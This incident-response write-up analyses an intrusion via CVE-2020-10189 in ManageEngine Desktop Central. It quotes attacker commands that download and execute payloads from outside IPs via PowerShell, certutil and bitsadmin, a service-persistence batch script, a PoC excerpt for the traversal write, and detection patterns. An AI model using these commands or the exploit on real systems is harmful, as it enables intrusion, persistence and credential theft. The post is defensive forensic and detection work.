Analysis Of Exploitation: CVE-2020-10189

blog.reconinfosec.com/analysis-of-exploitation-cve-2020-10189/

The Recon incident response team recently worked an intrusion case involving a ManageEngine Desktop Central server that was affected by CVE-2020-10189.

> *Zoho ManageEngine Desktop Central 10 allows remote code execution because of deserialization of untrusted data in getChartImage in the FileStorage class. This is related to the CewolfServlet and MDMLogUploaderServlet servlets.*

https://nvd.nist.gov/vuln/detail/CVE-2020-10189#vulnCurrentDescriptionTitle

Remote Code Execution vulnerability disclosed on Twitter

During our research of Desktop Central vulnerabilities we located a post on Twitter from a researcher who had disclosed an RCE for Desktop Central on March 5, 2020 (Figure 1).

Figure 1 - Vulnerability disclosed on Twitter

Research on CVE-2020-10189 also showed that vulnerable Desktop Central servers were searchable on Shodan, a popular search engine for Internet-connected devices often used by attackers looking for vulnerable targets (Figure 2).



Figure 2 - Vulnerable Desktop

Central servers searchable on Shodan

Initial compromise was determined based on a suspicious PowerShell download cradle that contained instructions to download files from a dotted quad url.

One of the earliest activities carried out by the actor are a few suspicious PowerShell download commands. The commands contained instructions to download `install.bat` and `storesyncsvc.dll` to `C:\Windows\Temp` and then immediately execute `install.bat` (figure 3).

```
cmd /c powershell $client = new-object
System.Net.WebClient;$client.DownloadFile('http://66.42.98.220:12345/test/install.bat','C:
 $client = new-object
System.Net.WebClient;$client.DownloadFile('http://66.42.98.220:12345/test/storesyncsvc.dll
```

```
cmd /c powershell $client = new-object System.Net.WebClient;$client.DownloadFile
('http://66.42.98.220:12345/test/install.bat','C:\Windows\Temp\install.bat')&power
shell $client = new-object System.Net.WebClient;$client.DownloadFile('http://66.4
2.98.220:12345/test/storesyncsvc.dll','C:\Windows\Temp\storesyncsvc.dll')&C:\Windo
ws\Temp\install.bat
```

Figure 3 - Suspicious PowerShell download commands

The `install.bat` script contained instructions to install `storesyncsvc.dll` as a service on the system. (Figure 4).

```
@echo off

set "WORK_DIR=C:\Windows\System32"

set "DLL_NAME=storesyncsvc.dll"

set "SERVICE_NAME=StorSyncSvc"

set "DISPLAY_NAME=Storage Sync Service"

set "DESCRIPTION=The Storage Sync Service is the top-level resource for File Sync. It cr
eates sync relationships with multiple storage accounts via multiple sync groups. If thi
s service is stopped or disabled, applications will be unable to run collectly."



sc stop %SERVICE_NAME%

sc delete %SERVICE_NAME%

mkdir %WORK_DIR%

copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v "%SERVICE_NAME%"
 /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f

sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -k %SERVICE_NAM
E%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"

SC failure "%SERVICE_NAME%" reset= 86400 actions= restart/60000/restart/60000/restart/60
000

sc description "%SERVICE_NAME%" "%DESCRIPTION%"

reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f

reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v "ServiceDl
l" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f

net start "%SERVICE_NAME%"
```

Figure 4 - Install.bat contents

Predictably, within seconds of the suspicious PowerShell commands being run, we observed the installation of a new service with the Service Name `StorSyncSvc` and Display Name of `Storage Sync Service` (Figure 5).



Figure 5 - Storage Sync Service install

OSINT quickly confirmed `storesyncsvc.dll` to be previously observed by others hit by this campaign. VirusTotal results indicated that several detection engines had already classified `storesyncsvc.dll` as malware.

https://www.virustotal.com/gui/file/f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c/details

Leveraging Process Tracking to Identify Application Exploitation

Knowing that an RCE had been disclosed via Twitter on March 5, 2020, only a few days prior to this intrusion, we already had a strong theory on the attack vector being exploitation of the Zoho ManageEngine Desktop Central application.

Review of Sysmon process creation events indicated that `C:\ManageEngine\DesktopCentral_Server\jre\bin\java.exe` was the process responsible for executing the PowerShell Download commands (Figure 6).



Figure 6 - ParentImage responsible for PowerShell download

Looking at processes in memory, we also observed the parent/child relationship between the Desktop Central `java.exe` application, `cmd.exe` and `2.exe` (Figure 7).

```
... 0xffffd00a280cd800:java.exe                4760   1924    332      0 2020-03-01 10:04:45 UTC+0000
.... 0xffffd00a208a5500:cmd.exe                5920   4760      1      0 2020-03-09 15:45:36 UTC+0000
..... 0xffffd00a2b94a080:conhost.exe            176   5920      1      0 2020-03-09 15:45:36 UTC+0000
..... 0xffffd00a2d400800:2.exe                 4676   5920      7      0 2020-03-09 15:46:14 UTC+0000
```

Figure 7 - `java.exe` parent/child process relationships

Leveraging Filesystem Artifacts to Identify Application Exploitation

To further validate our theory, we compared the artifacts that had been collected from the affected Desktop Central server to the POC that had been published and determined that the attacker had likely leveraged the CVE-2020-10189 vulnerability to run code on this vulnerable system.

Through filesystem timeline analysis we determined that a traversal file write had likely occurred on the system with the file names `_chart` (Figure 8) and `logger.zip` (Figure 9).

message	OS:/var/timesketch/IR_data/DESKTOPCENTRAL/LiveResponseData/CopiedFiles/mft/$MFT File reference: 121665-549 Attribute name: $FILE_NAME Name: _chart Parent file reference: 118661-13
name	_chart
parent_file_reference	3659174697357189
parser	mft
pathspec	{"type_indicator": "OS", "__type__": "PathSpec", "location": "/var/timesketch/IR_data/DESKTOPCENTRAL/LiveResponseData/CopiedFiles/mft/$MFT"}
sha256_hash	7fbdcb9c0ed7e713bbe843e2500e8c4e5537ef58a85d663d4b7b6ff41a22eba4
source_long	NTFS Creation Time
source_short	FILE
tag	[]
timestamp	1583674203774223
timestamp_desc	Creation Time

Figure 8 - File system analysis `_chart`

message	OS:/var/timesketch/IR_data/DESKTOPCENTRAL/LiveResponseData/CopiedFiles/mft/$MFT File reference: 122246-967 Attribute name: $FILE_NAME Name: logger.zip Parent file reference: 121665-549
name	logger.zip
parent_file_reference	154529762214271800
parser	mft
pathspec	{"type_indicator": "OS", "__type__": "PathSpec", "location": "/var/timesketch/IR_data/DESKTOPCENTRAL/LiveResponseData/CopiedFiles/mft/$MFT"}
sha256_hash	7fbdcb9c0ed7e713bbe843e2500e8c4e5537ef58a85d663d4b7b6ff41a22eba4
source_long	NTFS Creation Time
source_short	FILE
tag	[]
timestamp	1583674203774223
timestamp_desc	Creation Time

Figure 9 - File system analysis `logger.zip`

These file names were also referenced in the POC that had been released by @Steventseeley (Figure 10).

```
def we_can_plant_serialized(t, c):
    # stage 1 - traversal file write primitive
    uri = "https://%s:8383/mdm/client/v1/mdmLogUploader" % t
    p = {
        "udid" : "si\\..\\..\\..\\webapps\\DesktopCentral\\_chart",
        "filename" : "logger.zip"
    }
    h = { "Content-Type" : "application/octet-stream" }
    d = _get_payload(c)
    r = requests.post(uri, params=p, data=d, verify=False)
    if r.status_code == 200:
        return True
    return False
```

Figure 10 - POC

references to `_chart` and `logger.zip`, reference: https://srcincite.io/pocs/src-2020-0011.py.txt

Command and Control Payload Introduced To System

Subsequent process creation logs revealed `cmd.exe` and `certutil.exe` commands being used to download and execute `2.exe` (Figure 11). Further analysis revealed a high likelihood of `2.exe` being part of the popular post-exploitation and C2 tool Cobalt Strike.

```
cmd /c certutil -urlcache -split -f http://91.208.184.78/2.exe && 2.exe
```

```
CommandLine: cmd /c certutil -urlcache -split -f http://91.208.184.78/2.exe && 2.exe
CurrentDirectory: C:\ManageEngine\DesktopCentral_Server\bin\
User: NT AUTHORITY\SYSTEM
LogonGuid: {CA49980A-679C-5E58-0000-0020E7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E96
C64F084DAC97D37A
ParentProcessGuid: {CA49980A-88BD-5E5B-0000-001020D0D20F}
ParentProcessId: 4760
ParentImage: C:\ManageEngine\DesktopCentral_Server\jre\bin\java.exe
```

Figure 11 - Certutil commands

OSINT revealed that `2.exe` was already identified as malware by several detection engines on VirusTotal: https://www.virustotal.com/gui/file/d854f775ab1071eebadc0eb44d8571c387567c233a71d2e26242cd9a80e67309/details

Leveraging app.any.run sandbox (Figure 12) and memory analysis of the malware further confirmed the likelihood of `2.exe` being a hosted Cobalt Strike Beacon payload.

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
3240	2.exe	GET	200	91.208.184.78:443	http://91.208.184.78:443/TzGG	GB	binary	208 Kb	malicious

Connections

PID	Process	IP	ASN	CN	Reputation
3240	2.exe	91.208.184.78:443	LeaderTelecom Ltd.	GB	malicious

Threats

PID	Process	Class	Message
3240	2.exe	A Network Trojan was detected	MALWARE [PTsecurity] Cobalt Strike Beacon Observed

Figure 12 - `2.exe` classified as Cobalt Strike Beacon https://any.run/report/d854f775ab1071eebadc0eb44d8571c387567c233a71d2e26242cd9a80e67309/e65dd4ff-60c6-49a4-8e6d-94c6c80a74b6

YARA ANALYSIS SUPPORTS 2.EXE CLASSIFICATION AS COBALT STRIKE

We performed a yara scan against all memory sections in use by the known malware, `2.exe` . The yara scan results further supported the theory of `2.exe` resembling a Cobalt Strike beacon among several other possible malware signature hits (Figure 13).

```
# yara ./rules/malware_index.yar ./4676.dmp
Cobalt_functions ./4676.dmp
GlassesCode ./4676.dmp
Glasses ./4676.dmp
Insta11Strings ./4676.dmp
Insta11 ./4676.dmp
Kovter ./4676.dmp
SharedStrings ./4676.dmp
spyeye_plugins ./4676.dmp
with_sqlite ./4676.dmp
RSharedStrings ./4676.dmp
TSCookie ./4676.dmp
TSC_Loader ./4676.dmp
CobaltStrike ./4676.dmp
PlugX ./4676.dmp
JavaDropper ./4676.dmp
UPX ./4676.dmp
xtreme_rat ./4676.dmp
```

Figure 13 - Yarascan results

Leveraging Volatility's malfind plugin, we identified several memory sections with potential signs of code injection. We fired off another yara scan, this time against the memory sections dumped by malfind. This provided additional validation of the likely presence of a Cobalt Strike Beacon. See that entire process in the asciinema recording below (Figure 14).

Figure 14 - Yarascan against malfind output

We then examined malfind's output for evidence of code injection and identified suspicious memory sections within `svchost.exe` (Figure 15). OSINT research led us to a researcher that had reversed the malware and found the area responsible for injecting code into `svchost.exe` (Figure 16).

```
Process: svchost.exe Pid: 4420 Address: 0x21738f20000
Vad Tag: Vads Protection: PAGE_EXECUTE_READWRITE
Flags: PrivateMemory: 1, Protection: 6

0x21738f20000  4d 5a 41 52 55 48 89 e5 48 81 ec 20 00 00 00 48   MZARUH..H......H
0x21738f20010  8d 1d ea ff ff ff 48 89 df 48 81 c3 40 64 01 00   ......H..H..@d..
0x21738f20020  ff d3 41 b8 f0 b5 a2 56 68 04 00 00 00 5a 48 89   ..A....Vh....ZH.
0x21738f20030  f9 ff d0 00 00 00 00 00 00 00 00 f0 00 00 00      ...............

0x38f20000 4d              DEC EBP
0x38f20001 5a              POP EDX
```

Figure 15 - Our analysis of svchost containing injected code



Figure 16 - @VK_Intel's analysis showing likely inject function
Reference:

Among the post-compromise activities, we observed malicious Bitsadmin commands that contained instructions to transfer `install.bat` from `66.42.96.220` over suspicious port `12345`.

Our analysts observed bitsadmin commands being run on the Desktop Central server which contained the same IP address, port and the same install.bat file called in the PowerShell download commands (Figure 17).

```
cmd /c bitsadmin /transfer bbbb http://66.42.98.220:12345/test/install.bat
C:\Users\Public\install.bat
```

```
OriginalFileName: Cmd.Exe
CommandLine: cmd /c bitsadmin /transfer bbbb http://66.42.98.220:12345/test/install.bat
C:\Users\Public\install.bat
CurrentDirectory: C:\ManageEngine\DesktopCentral_Server\bin\
User: NT AUTHORITY\SYSTEM
LogonGuid: {CA49980A-679C-5E58-0000-0020E7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes:
MD5=F4F684066175B77E0C3A000549D2922C,SHA256=935C1861DF1F4018D698E8B65ABFA02D7E9037D8F68C
ParentProcessGuid: {CA49980A-88BD-5E5B-0000-001020D0D20F}
ParentProcessId: 4760
ParentImage: C:\ManageEngine\DesktopCentral_Server\jre\bin\java.exe
```

Figure 17 - Bitsadmin commands

Credential Access

We also observed potential credential access activity. A common technique for attackers to perform credential dumping is using a malicious process (SourceImage) to access another process (the TargetImage). Most commonly, `lsass.exe` is targeted as it often contains sensitive information such as account credentials.

Here, we observed the SourceImage `2.exe` accessing the TargetImage `lsass.exe` (Figure 18). The Cobalt Strike Beacon contains native credential dumping capabilities similar to Mimikatz. The only required condition to use this capability is SYSTEM privileges, which the

attacker had. The event below provides sufficient evidence that the risk of credential access is high.

```
Process accessed:
RuleName:
UtcTime: 2020-03-09 15:46:16.769
SourceProcessGUID: {CA49980A-64C6-5E66-0000-00104B68F644}
SourceProcessId: 4676
SourceThreadId: 3636
SourceImage: C:\ManageEngine\DesktopCentral_Server\bin\2.exe
TargetProcessGUID: {CA49980A-679C-5E58-0000-00109B970000}
TargetProcessId: 656
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1000
```

Figure 18

- `2.exe` accessing `lsass.exe`

Tools For IR Teams Dealing With Similar Intrusions

During our analysis of this intrusion, we added a few collection targets to Eric Zimmerman's KAPE tool to add the relevant logs to triage efforts. Read more about KAPE.

Example usage targeting relevant logs (tune for your use-case):

```
kape.exe --tsource C: --tdest c:\temp\tout --tflush --target ManageEngineLogs
```

IOCs

- `Storesyncsvc.dll`
  - MD5: `5909983db4d9023e4098e56361c96a6f`
  - SHA256: `f91f2a7e1944734371562f18b066f193605e07223aab90bd1e8925e23bbeaa1c`
- `Install.bat`
  - MD5: `7966c2c546b71e800397a67f942858d0`
  - SHA256: `de9ef08a148305963accb8a64eb22117916aa42ab0eddf60ccb8850468a194fc`
- `2.exe`
  - MD5: `3e856162c36b532925c8226b4ed3481c`
  - SHA256: `d854f775ab1071eebadc0eb44d8571c387567c233a71d2e26242cd9a80e67309`
- `66[.]42[.]98[.]220`
- `91[.]208[.]184[.]78`
- `74[.]82[.]201[.]8`

Detection

Florian Roth of the Sigma project has created a signature to detect some of the techniques leveraged by the attackers:

https://github.com/Neo23x0/sigma/blob/master/rules/windows/process_creation/win_exploit_cve_2020_10189.yml

Our analysis of this attack also found that detection based on command-line activity in process creation logs would be valuable.

```
ParentImage | endswith:
        'DesktopCentral_Server\jre\bin\java.exe'
CommandLine | contains:
        '*powershell*'
        '*certutil*'
        '*bitsadmin*'
```

[UPDATE]

The researchers at Fireeye published an excellent article that contained some of the same findings and included attribution to APT41. You can read more about it here:

https://www.fireeye.com/blog/threat-research/2020/03/apt41-initiates-global-intrusion-campaign-using-multiple-exploits.html
Tags: DFIR, Incident Response, Forensics, SecOps, InfoSec, Defense, Malware, Exploit, CVE-2020-10189, Intel Sharing, Zoho, Vulnerability, ManageEngine

Written by Luke Rusten

Security Operations Manager